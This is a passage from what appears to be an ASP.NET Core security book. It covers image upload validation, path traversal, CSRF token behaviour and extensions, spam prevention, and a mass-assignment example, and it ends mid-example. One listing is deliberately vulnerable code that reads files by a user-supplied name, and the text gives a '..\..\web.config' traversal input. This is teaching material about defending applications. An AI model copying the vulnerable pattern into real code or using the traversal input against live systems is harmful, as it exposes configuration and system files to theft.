      //If the fourth byte doesn't match one of the four
      //expected values, fail the check
        else if (fileBytes[3] != 219 &&
                 fileBytes[3] != 224 &&
                 fileBytes[3] != 238 &&
                 fileBytes[3] != 225)
          return new ValidationResult("Image appears not " +
            "to be in jpg format. Please try another.");
        else
          //All expected bytes match
          return ValidationResult.Success;

      case ".gif":
        //If bytes 1-4 and byte 6 aren't as expected,
        //fail the check
        if (fileBytes[0] != 71 ||
            fileBytes[1] != 73 ||
```

```
            fileBytes[2] != 70 ||
            fileBytes[3] != 56 ||
            fileBytes[5] != 97)
          return new ValidationResult("Image appears not " +
            "to be in gif format. Please try another.");

        //If the fifth byte doesn't match one of the
        //expected values, fail the check
        else if (fileBytes[4] != 55 && fileBytes[4] != 57)
          return new ValidationResult("Image appears not " +
            "to be in gif format. Please try another.");
        else
          return ValidationResult.Success;
      case ".png":
        if (fileBytes[0] != 137 ||
            fileBytes[1] != 80 ||
            fileBytes[2] != 78 ||
            fileBytes[3] != 71 ||
            fileBytes[4] != 13 ||
            fileBytes[5] != 10 ||
            fileBytes[6] != 26 ||
            fileBytes[7] != 10)
          return new ValidationResult("Image appears not " +
            "to be in png format. Please try another.");
        else
          return ValidationResult.Success;
      default:
        return new ValidationResult($"Extension {ext} " +
          "is not supported. Please use gif, png, or jpg.");
    }

    //We shouldn't reach this line - add logging for the error
    throw new InvalidOperationException("Last line " +
      "reached in validating the ImageFile");
  }
}
```

You can, of course, change this method to allow for other file formats, run an antivirus checker, check file size, etc. But it's a place to start.

Note The code would have been more readable if I had not included the `else` in each case block and returned `ValidationResult.Success` in the last line, but in doing so, I would have been failing *open*. I'd recommend getting in the habit of failing *closed*, so the method would fail if something unexpected happens. You could easily refactor this code so you have code that looks like "`if (IsValidJpg(asFile)) return ValidationResult.Success;`" and make the code more readable while continuing to fail closed.

In addition to checking file contents, you should also make sure you do the following:

- Do not use the original file name in your file system, both to prevent against various operating system attacks and also make it more difficult for a hacker to find the document if they should breach your server.
- Do not use the original extension, just in case a script happens to get through. Instead, use an extension that the operating system won't recognize, like ".webupload".
- Store the files on a server other than the webserver itself. Blob storage, either in the cloud or in a database, is likely safest. Otherwise, save the files on a separate server.
- Consider putting your fileserver on an entirely different domain from your main web assets. For example, Twitter puts its images in the "twimg.com" domain. Not only can this help protect you if the image server is compromised, it can help with scalability if many images are uploaded and/or requested at once.

Finally, to protect yourself from files like GIFARs, you can programmatically transform files into something similar, such as transforming images into bitmaps or shrinking them by 1%.

User Input and Retrieving Files

If you do decide to store your files in the file system and you allow users to retrieve those files, you need to be extremely careful in how you get those files from your server. Many of you have seen (or maybe even coded yourself) an app that has a link to the filename, and then you get the file from the filesystem using something like this.

Listing 6-6. Code to retrieve files from the file system

```
public class GetController : Controller
{
  IHostingEnvironment _hostEnv;

  public GetController(IHostingEnvironment hostEnv)
  {
    _hostEnv = hostEnv;
  }

  public IActionResult File(string fileName)
  {
    var path = _hostEnv.ContentRootPath + "\\path\\" +
      fileName;

    using (var stream = new FileStream(path, FileMode.Open))
    {
      return new FileStreamResult(stream, "application/pdf");
    }
  }
}
```

But what happens with the code in Listing 6-6 if the user submits a "file" with the name "..\..\web.config"? In this case, the user will get your configuration file. Or they can grab your app.config file with the same approach. Or, with enough patience, they may be able to steal some of your sensitive operating system files.

How do you prevent this from happening? There are two ways. The more secure way is to give users an ID, not a file name, and get the filename from a lookup of the ID. If, for whatever reason, that is absolutely not possible, you can use the `Path.GetInvalidFileNameChars()` method, as can be seen in Listing 6-7.

Listing 6-7. Using Path.GetInvalidFileNameChars()

```
public class GetController : Controller
{
  IHostingEnvironment _hostEnv;

  public GetController(IHostingEnvironment hostEnv)
  {
    _hostEnv = hostEnv;
  }

  public IActionResult File(string fileName)
  {
    foreach (char invalid in Path.GetInvalidFileNameChars())
    {
      if (fileName.Contains(invalid))
      {
        throw new InvalidOperationException(
          $"Cannot use file names with {invalid}");
      }
    }

    var path = _hostEnv.ContentRootPath + "\\path\\" +
      fileName;

    using (var stream = new FileStream(path, FileMode.Open))
    {
      return new FileStreamResult(stream, "application/pdf");
    }
  }
}
```

The same concept holds true if you're merely reading the contents of a file. Most hackers would be just as happy seeing the contents of sensitive config or operating system files on your screen vs. getting a copy of it.

CSRF Protection

Another thing that you need to worry about when accepting user input is whether a criminal is maliciously submitting information on behalf of another. There are many things that need to be done regarding proper authentication and authorization that I'll cover later, but in keeping with the topic of the chapter, you do need to worry about CSRF attacks. Happily for us, ASP.NET has CSRF protection that is relatively easy to implement. First, let's protect the example from the previous section from CSRF attacks, with the code added for protection in bold in Listing 6-8.

Listing 6-8. CSRF protection in MVC

```
public class MvcController : Controller
{
  [HttpGet]
  public IActionResult SampleForm()
  {
    ViewData["Message"] = "Submit the form to test";
    return View();
  }

  [ValidateAntiForgeryToken]
  [HttpPost]
  public IActionResult SampleForm(SampleModel model)
  {
    if (ModelState.IsValid)
      ViewData["Message"] = "Data is valid!";
    else
      ViewData["Message"] = "Please correct these errors " +
                            "and try again:";

    return View();
  }
}
```

That's it. All you need to do is add the [ValidateAntiForgeryToken] attribute to the method and ASP.NET will throw a `400 Bad Request` if the token is missing. You can also tell your website to check for CSRF tokens on every POST, as seen in Listing 6-9.

Listing 6-9. Startup.cs change to check for CSRF tokens everywhere

```
public class Startup
{
  //Constructors and properties
  public void ConfigureServices(IServiceCollection services)
  {
    //Redacted
    services.AddControllersWithViews(o => o.Filters.Add(
      new AutoValidateAntiforgeryTokenAttribute()));
    services.AddRazorPages();
  }

  // public void Configure…
}
```

We don't even have to do that much for Razor Pages – CSRF checking is done automatically there.

Note CSRF helps protect users against attackers from submitting requests on their behalf. In other words, CSRF helps prevent the attacker from taking advantage of your users' authentication cookies and performing an action as their victim. What about *unauthenticated* pages? Is there anything to protect by using CSRF checking in unauthenticated pages? The answer is "yes," since validating CSRF tokens can serve as a prevention against someone spamming your publicly accessible form (like a Contact Me form) without doing some sort of check. But any hacker can simply make a GET, take the token and header, fill in the data, and POST their content. But since a token shouldn't harm your user's experience, there is not really any harm in keeping the token checking for all pages.

I hope you're wondering at this point: how does ASP.NET's CSRF protection work, and what *exactly* does it protect? After all, I talked about how the Double-Submit Cookie Pattern isn't all that helpful. So, let's dig further. To start, let's take a look in Listing 6-10 at the HTML that was generated for the form in the screenshot.

Listing 6-10. HTML generated for our test form (MVC)

```
<!DOCTYPE html>
<html lang="en">
<head>
  <<redacted>>
</head>
<body>
  <!-- Navigation and header removed -->
  <form method="post">
    <!-- Input fields removed for brevity -->
    <div class="form-group">
      <button type="submit" class="btn btn-primary">
        Submit Form
      </button>
    </div>
    <input name="__RequestVerificationToken" type="hidden"
      value="CfDJ8CJsmjHzXfJEiWvqrphZO5ymuIt1HTe4mgggK248YdxA↲
        nTDRzO3_neEvDvfbmTVBADDzBGjNnWbESzFyx3TX4wWdZwC-8fmpd↲
        7q-5S_837pmHid3sYaZdAkXUxcvKLaIDHepCKvZz-vU4nnjNJ27lE↲
        o" />
  </form>
  <!-- More irrelevant content removed -->
</body>
</html>
```

The last input, which the framework will include for you, is the `__RequestVerificationToken`. This is the token that ASP.NET uses to verify the POST. Since Web is stateless, how does ASP.NET verify that this is a valid token? Listing 6-11 contains the entire POST with an authenticated user.

Listing 6-11. Raw request data for form POST

```
POST http://apressdemo.ncg/mvc/sampleform HTTP/1.1
Host: apressdemo.ncg
Proxy-Connection: keep-alive
Content-Length: 306
```

```
Cache-Control: max-age=0
Origin: http://apressdemo.ncg
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ↲
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117↲
  Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;↲
  q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-↲
  exchange;v=b3;q=0.9
Referer: http://apressdemo.ncg/mvc/sampleform
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: .AspNetCore.Antiforgery.9NiKlO3-_dA=CfDJ8NEghoPcg-FMm↲
  QdOFc5R6AfmXN_xAALvx_vLJRdFvH5ZfGF_-62X1qWcKT-ZK9FxaVDU8n31↲
  SwQBnGyFkoSMqr-UgJc64RuutlAvlcUd-CsQh7I8jAsLRypFZXg8iB-iOFq↲
  hVM8MtvGMSFHkZybNkE; .AspNetCore.Identity.Application=↲
  <<removed for brevity>>

Name=Scott+Norberg&Email=scottnorberg%40apress.com&Word=APress&Age=39&PetCo
unt=0&__RequestVerificationToken=<<removed>>
```

So it looks like ASP.NET is using something similar to the Double-Submit Cookie Pattern, but it's not identical. To prove it, here are the first ten characters of the request token compared to the cookie.

Table 6-1. *CSRF token vs. cookie*

Type	Start of Value
Token	CfDJ8CJsmj...
Cookie	CfDJ8NEgho...

Each of these starts with "CfDJ8", but differs from there, so you know that ASP.NET is not using the Double-Submit Cookie Pattern. I'll dig into the source code in a bit to show you what is happening, but first, I want to take you through some attacks against this functionality for two reasons. One, you can see what the token protection does (and doesn't do) in a live-fire situation without looking at code. Two, it gives you more examples of how attacks happen.

First attack: let's see if we can use CSRF tokens from a different user. In other words, the results from the screenshot in Figure 6-2 include authentication tokens from one user but CSRF tokens from another.



Figure 6-2. *CSRF attack with tokens stolen from another user*

Ok, you can see from the Response on the right that I got a `400 Bad Request`, indicating that the tokens are invalid. That means that I would be unable to sign up for this service, take my CSRF tokens, and then use them to attack someone else. That's good! Now, let's see if I can use tokens from a different site, but with the same username.



Figure 6-3. *CSRF attack with tokens stolen from another site*

The text in Figure 6-3 might be a bit small, but I hope you can see in this screenshot that the tokens are different. I kept the authentication token the same, though, so it's likely that there's something about the token itself that the site doesn't like.

Now, can we reuse tokens from one page to the next? I won't show the screenshot for this one, but I can confirm that, yes, tokens can be reused from one page to the next.

Just to make sure I didn't make a mistake, I tried the original tokens again.



Figure 6-4. *POST with original CSRF tokens*

There's good news and bad news seen in Figure 6-4. The good news is that I didn't screw anything else up in my tests – it was the token, not some other mistake, that caused the previous screenshots to fail. The bad news? There was nothing preventing me from using the same token over again. And while I don't have a screenshot for this, my testing yesterday proved that tokens that are 24 hours old are still valid. In short, the CSRF protection in ASP.NET is much better than the Double-Submit Cookie Pattern, but if tokens are stolen, then a hacker can use those tokens on that app on every page for that user forever.

Before we move on to fixing this problem, let's dig into the source code a bit just to verify that these tokens are indeed specific to the user. (You don't need to understand each line of this code, just get a general idea what it's doing.)

Listing 6-12. Source code for the DefaultAntiforgeryTokenGenerator[3]

```
using System;
using System.Collections.Generic;
using System.Security.Claims;
using System.Security.Principal;
using Microsoft.AspNetCore.Http;

namespace Microsoft.AspNetCore.Antiforgery
{
  internal class DefaultAntiforgeryTokenGenerator :
    IAntiforgeryTokenGenerator
  {
    private readonly IClaimUidExtractor _claimUidExtractor;
    private readonly IAntiforgeryAdditionalDataProvider ↲
      _additionalDataProvider;

    public DefaultAntiforgeryTokenGenerator(
      IClaimUidExtractor claimUidExtractor,
      IAntiforgeryAdditionalDataProvider ↲
        additionalDataProvider)
    {
      _claimUidExtractor = claimUidExtractor;
      _additionalDataProvider = additionalDataProvider;
    }

    /// <inheritdoc />
    public AntiforgeryToken GenerateCookieToken()
    {
      return new AntiforgeryToken()
      {
        // SecurityToken will be populated automatically.
        IsCookieToken = true
      };
    }
```

[3] https://github.com/dotnet/aspnetcore/blob/master/src/Antiforgery/src/Internal/DefaultAntiforgeryTokenGenerator.cs

```
/// <inheritdoc />
public AntiforgeryToken GenerateRequestToken(
  HttpContext httpContext,
  AntiforgeryToken cookieToken)
{
  //Skip null reference checks for brevity

  var requestToken = new AntiforgeryToken()
  {
    SecurityToken = cookieToken.SecurityToken,
    IsCookieToken = false
  };

  var isIdentityAuthenticated = false;

  // populate Username and ClaimUid
  var authenticatedIdentity = ↲
    GetAuthenticatedIdentity(httpContext.User);
  if (authenticatedIdentity != null)
  {
    isIdentityAuthenticated = true;
    requestToken.ClaimUid = GetClaimUidBlob(↲
      _claimUidExtractor.ExtractClaimUid(↲
        httpContext.User));

    if (requestToken.ClaimUid == null)
    {
      requestToken.Username = authenticatedIdentity.Name;
    }
  }

  // populate AdditionalData
  if (_additionalDataProvider != null)
  {
    requestToken.AdditionalData = _additionalDataProvider↲
      .GetAdditionalData(httpContext);
  }
```

```
    //Code to throw exception for bad user ID removed

    return requestToken;
  }

  /// <inheritdoc />
  public bool IsCookieTokenValid(↲
    AntiforgeryToken cookieToken)
  {
    return cookieToken != null && cookieToken.IsCookieToken;
  }

  /// <inheritdoc />
  public bool TryValidateTokenSet(
    HttpContext httpContext,
    AntiforgeryToken cookieToken,
    AntiforgeryToken requestToken,
    out string message)
  {
    //Null and format checks removed

    // Is the incoming token meant for the current user?
    var currentUsername = string.Empty;
    BinaryBlob currentClaimUid = null;

    var authenticatedIdentity = ↲
      GetAuthenticatedIdentity(httpContext.User);
    if (authenticatedIdentity != null)
    {
      currentClaimUid = GetClaimUidBlob(_claimUidExtractor.↲
        ExtractClaimUid(httpContext.User));
      if (currentClaimUid == null)
      {
        currentUsername = authenticatedIdentity.Name ↲
                          ?? string.Empty;
      }
    }
```

```
      //Scheme (http vs. https) check removed

      if (!comparer.Equals(requestToken.Username, ↲
        currentUsername))
      {
        message = Resources.FormatAntiforgeryToken_↲
          UsernameMismatch(requestToken.Username,
            currentUsername);
        return false;
      }

      if (!object.Equals(requestToken.ClaimUid, ↲
        currentClaimUid))
      {
        message = Resources.AntiforgeryToken_ClaimUidMismatch;
        return false;
      }

      // Is the AdditionalData valid?
      if (_additionalDataProvider != null && ↲
          !_additionalDataProvider.ValidateAdditionalData( ↲
            httpContext, requestToken.AdditionalData))
      {
        message = Resources.AntiforgeryToken_↲
          AdditionalDataCheckFailed;
        return false;
      }

      message = null;
      return true;
    }

    private static BinaryBlob GetClaimUidBlob(string ↲
      base64ClaimUid)
    {
      //Code removed for brevity
    }
  }
}
```

Listing 6-12 contains a lot of code and you don't really need to understand every line. But there are two takeaways from this code. One, ASP.NET does indeed incorporate user ID in their CSRF tokens when possible, which should be a very effective way of preventing most CSRF attacks. To successfully pull off a CSRF attack against an ASP.NET site, an attacker would need to have, not guess or manufacture, valid tokens. Two, this code supports additional data being added to the token via the `IAntiforgeryAdditionalDataProvider`. I'll explore how this can be used to minimize the harm caused by stolen tokens.

Extending Anti-CSRF Checks with IAntiforgeryAdditionalDataProvider

As long as I have the ASP.NET Core code cracked open, let's take a look at the source for the `IAntiforgeryAdditionalDataProvider` interface in Listing 6-13.[4]

Listing 6-13. Source for IAntiforgeryAdditionalDataProvider

```
using Microsoft.AspNetCore.Http;

namespace Microsoft.AspNetCore.Antiforgery
{
  public interface IAntiforgeryAdditionalDataProvider
  {
    string GetAdditionalData(HttpContext context);

    bool ValidateAdditionalData(HttpContext context, ↲
      string additionalData);
  }
}
```

If you look carefully at the source for the `DefaultAntiforgeryTokenGenerator`, you should see that there isn't support for more than one piece of additional data. Looking at the interface itself seems to confirm that it defines two methods: `GetAdditionalData` and `ValidateAdditionalData`, each of which treats "additional data" as a single string.

[4] https://github.com/dotnet/aspnetcore/blob/master/src/Antiforgery/src/IAntiforgeryAdditionalDataProvider.cs

That is a little bit of a limitation, but one we can work around. First, I'll try to prevent stolen tokens from being valid forever. An easy way to do that is to put an expiration date on the token, as can be seen in Listing 6-14.

Listing 6-14. Sample implementation of IAntiforgeryAdditionalDataProvider

```
using Microsoft.AspNetCore.Antiforgery;
using Microsoft.AspNetCore.Http;
using System;

namespace Advanced.Security.V3.AntiCSRF
{
  public class CSRFExpirationCheck :↲
    IAntiforgeryAdditionalDataProvider
  {
    private const int EXPIRATION_MINUTES = 10;

    public string GetAdditionalData(HttpContext context)
    {
      return DateTime.Now.AddMinutes(EXPIRATION_MINUTES) ↲
        .ToString();
    }

    public bool ValidateAdditionalData(HttpContext context,
      string additionalData)
    {
      if (string.IsNullOrEmpty(additionalData))
        return false;

      DateTime toCheck;

      if (!DateTime.TryParse(additionalData, out toCheck))
        return false;

      return toCheck >= DateTime.Now;
    }
  }
}
```

Finally, you need to let the framework know that this service is available. Fortunately, this is fairly easy to do. Just add this line of code to your `Startup` class.

Listing 6-15. Adding our additional CSRF check to the framework's services

```
public class Startup
{
  //Constructors and properties
  public void ConfigureServices(IServiceCollection services)
  {
    //Other services
    services.AddSingleton<IAntiforgeryAdditionalDataProvider,↲
      CSRFExpirationCheck>();
  }
}
```

With the line of code in Listing 6-15, I'm adding the `CSRFExpirationCheck` class to the list of services, and telling the framework that it is implementing the `IAntiforgeryAdditionalDataProvider` interface. Now, whenever the framework (specifically, the `DefaultAntiforgeryTokenGenerator` class) requests a class that implements this interface, it is the custom `CSRFExpirationCheck` class that will be returned.

The code for the data provider should be fairly straightforward. `GetAdditionalData` returns today's date plus several minutes (I used 10 minutes in this example, anything between 5 and 60 minutes might be appropriate for your needs). `ValidateAdditionalData` returns true if this date is later than the date the form is actually submitted. With this code, you'd be protected from most forms of token abuse by malicious users.

This code doesn't prevent tokens from being used multiple times, though, nor does it prevent tokens from being used on multiple pages. What are some other things that you could do to help improve the security?

- Include the page URL within the token, then validate against context.Request.Path.
- Include both the current page and an expiration date by separating the two with a | (pipe).

- Include a nonce and store the nonce in a database. Once the nonce is used, reject future requests that include it.
- Use a nonce, but in your nonce storage, include an expiration date and web path. Verify all three on each request.

For most purposes, including an expiration date should be sufficient. It provides significantly more protection than ASP.NET's CSRF token checking does by itself while not requiring you to create your own nonce store. If you do decide to go the nonce route, you might as well include an expiration date and the current web path.

Tip If you do decide to create and store nonces, be warned that the `IAntiforgeryTokenGenerator` is a `Singleton` service, and therefore you cannot use the `Scoped` Entity Framework service. You can still use database storage, of course; you will just need to find another way of getting the data to and from the database other than the EF service. Either creating a new instance of your database context or using ADO.NET should work just fine.

CSRF and AJAX

What if you want to send a POST via AJAX? If you're creating the POST data in JavaScript, the CSRF token in the form isn't sent back. You could include the token as form data in your POST, but that's a bit awkward. What can you do?

It turns out that there are two places that the framework looks for this token: within "`__RequestVerificationToken`" in the form, or within "`RequestVerificationToken`" in the header. (Notice the missing double underscore for the header value.) Adding this value to the header for AJAX posts should be trivial. Your exact code will depend on the JavaScript framework you use, but Listing 6-16 shows an example using jQuery.

Listing 6-16. Adding a CSRF token to a jQuery POST

```
$.ajax({
  type: "POST",
  beforeSend: function (request) {
    request.setRequestHeader("RequestVerificationToken",
      $("[name='__RequestVerificationToken']").val());
  },
```

```
  url: some_url,
  success: function (response) {
    //Do something with the response data here
  }
});
```

Quite frankly I find this solution awkward and annoying, but it gets the job done with very little extra effort.

When CSRF Tokens Aren't Enough

For extra sensitive operations, like password change requests or large money transactions, you may want to do more than merely protect your POST with a CSRF token. In these cases, asking the user to submit their password again helps prevent still more CSRF attacks. This action is irritating enough to your users where you won't want to do it on every form on every page, but most will understand (and perhaps even appreciate) the extra security around the most sensitive actions.

Caution I wouldn't be surprised if you are thinking that if a password is needed for sensitive actions and the CSRF token can take arbitrary data, then I can include the user's password in the CSRF token and not harm usability. My advice: do **NOT** do this. Not only are you not providing any extra protection against CSRF attacks, you're potentially exposing the user's password to hackers.

Preventing Spam

If you do go the nonce route with your CSRF tokens and turn on CSRF checking on your publicly accessible forms, you will go a long way toward preventing advertisers (and possibly malicious actors looking to cause a DoS attack) from spamming you with unwanted form submissions. (If you've gotten notifications for websites with any sort of Contact Me functionality, you know exactly what I'm talking about.) As I mentioned earlier, it is possible to get around this by performing a request and ensuring that any headers and tokens are returned. So, if you want to prevent even more spam, something a bit more robust is required.

One way to do this is through a CAPTCHA, or a Completely Automated Public Turing test to tell Computers and Humans Apart.[5] If you've been on the Web, you've probably seen them – they're the checks where you need to write the wavy text seen in an image, perform a simple math problem, or most annoyingly, click all of the cars, lights, signs, etc. in a 4x4 grid of images. Surprisingly, most of these CAPTCHAs are free. One of the most common, reCAPTCHA, offered by Google, is completely free and can be set up in less than an hour.[6]

The very old ones offered their services for free because they wanted to digitize books. They gave you two words, one to prove that you're a human and the other to help you read text from a book to be digitized.[7] It is unclear to me why the new ones are free, and "free" always makes me suspicious. The newest and most popular ones are offered by Google. Given that it's Google, I'm guessing that they're using the reCAPTCHA to get more data on website usage, which is a bit of a privacy risk for your users. Again, reCAPTCHA is incredibly popular, but if privacy is a concern, then perhaps a Google product shouldn't be your first choice.

One idea I came across recently was having one or two input elements on the page that are either off-screen or otherwise invisible in some way (preferably not by making the input element itself invisible, which would be easy for a bot to find). If those hidden inputs are filled in, then you can be reasonably sure that the submission came from a bot of some kind.

Long story short, though, there is no easy, nice, and dependable way of truly reducing spam without severely affecting your users. There is no "right" answer as to how best to protect your own pages – my advice is to try different options and see what works best for you.

Mass Assignment

There's another vulnerability that we need to talk about called *mass assignment*. Mass assignment is basically the term for allowing attackers to utilize hidden properties to update your database. I doubt that's clear, so let's dive into an example. Let's say you

[5] www.cylab.cmu.edu/partners/success-stories/recaptcha.html
[6] https://developers.google.com/recaptcha
[7] https://techcrunch.com/2007/09/16/recaptcha-using-captchas-to-digitize-books/

have a blogging site that's wildly successful and has thousands of bloggers. Bloggers can go into their portal, write blogs, save unfinished blogs, and then request that they get published when they're ready. Admins then can go in and publish blogs (code not shown). The blog class looks like Listing 6-17.

Listing 6-17. Hypothetical blog class

```
public class Blog
{
  public int BlogId { get; set; }
  public string BlogTitle { get; set; }
  public string BlogContent { get; set; }
  public DateTime LastUpdated { get; set; }
  public string CreatedBy { get; set; }
  public bool IsPublished { get; set; }
}
```

In the example in Listing 6-18, the page for the user to edit the unpublished blogs might look something like this.

Listing 6-18. Hypothetical page to edit unpublished blogs

```
@model Blog

@{
    ViewData["Title"] = "Edit Unpublished Blog";
}

<h1>Edit Blog</h1>

<div class="row">
  <div class="col-md-4">
    <form method="post">
      <div asp-validation-summary="ModelOnly"
           class="text-danger"></div>
      <input type="hidden" asp-for="BlogId" />
      <div class="form-group">
        <label asp-for="BlogTitle"
               class="control-label"></label>
```

```
        <input asp-for="BlogTitle" class="form-control" />
        <span asp-validation-for="BlogTitle"
              class="text-danger"></span>
      </div>
      <div class="form-group">
        <label asp-for="BlogContent"
               class="control-label"></label>
        <textarea asp-for="BlogContent"
                  class="form-control" />
        <span asp-validation-for="BlogContent"
              class="text-danger"></span>
      </div>
      <div class="form-group">
        <input type="submit"
               value="Save"
               class="btn btn-primary" />
      </div>
    </form>
  </div>
</div>
```

Take note of the fact that this page doesn't include the `LastUpdated`, `CreatedBy`, or `IsPublished` tags because they shouldn't be updated from this form. To save on time writing code, though, an insecure developer would reuse the `Blog` class as both the model and the Entity Framework object that gets saved to the database. Here's what the controller class might look like (with necessary checks removed for the sake of brevity).

Listing 6-19. Hypothetical controller method to update an unpublished blog

```
[HttpGet]
public IActionResult EditUnpublishedBlog(int? id)
{
  //Check to make sure "id" is an integer

  var blog = _context.Blog.FirstOrDefaultAsync(
                m => m.BlogId == id).Result;
```

```
  //Check to make sure that the blog exists and that the user
  //has the rights to edit it

  //Everything checks out, render the page
  return View(blog);
}

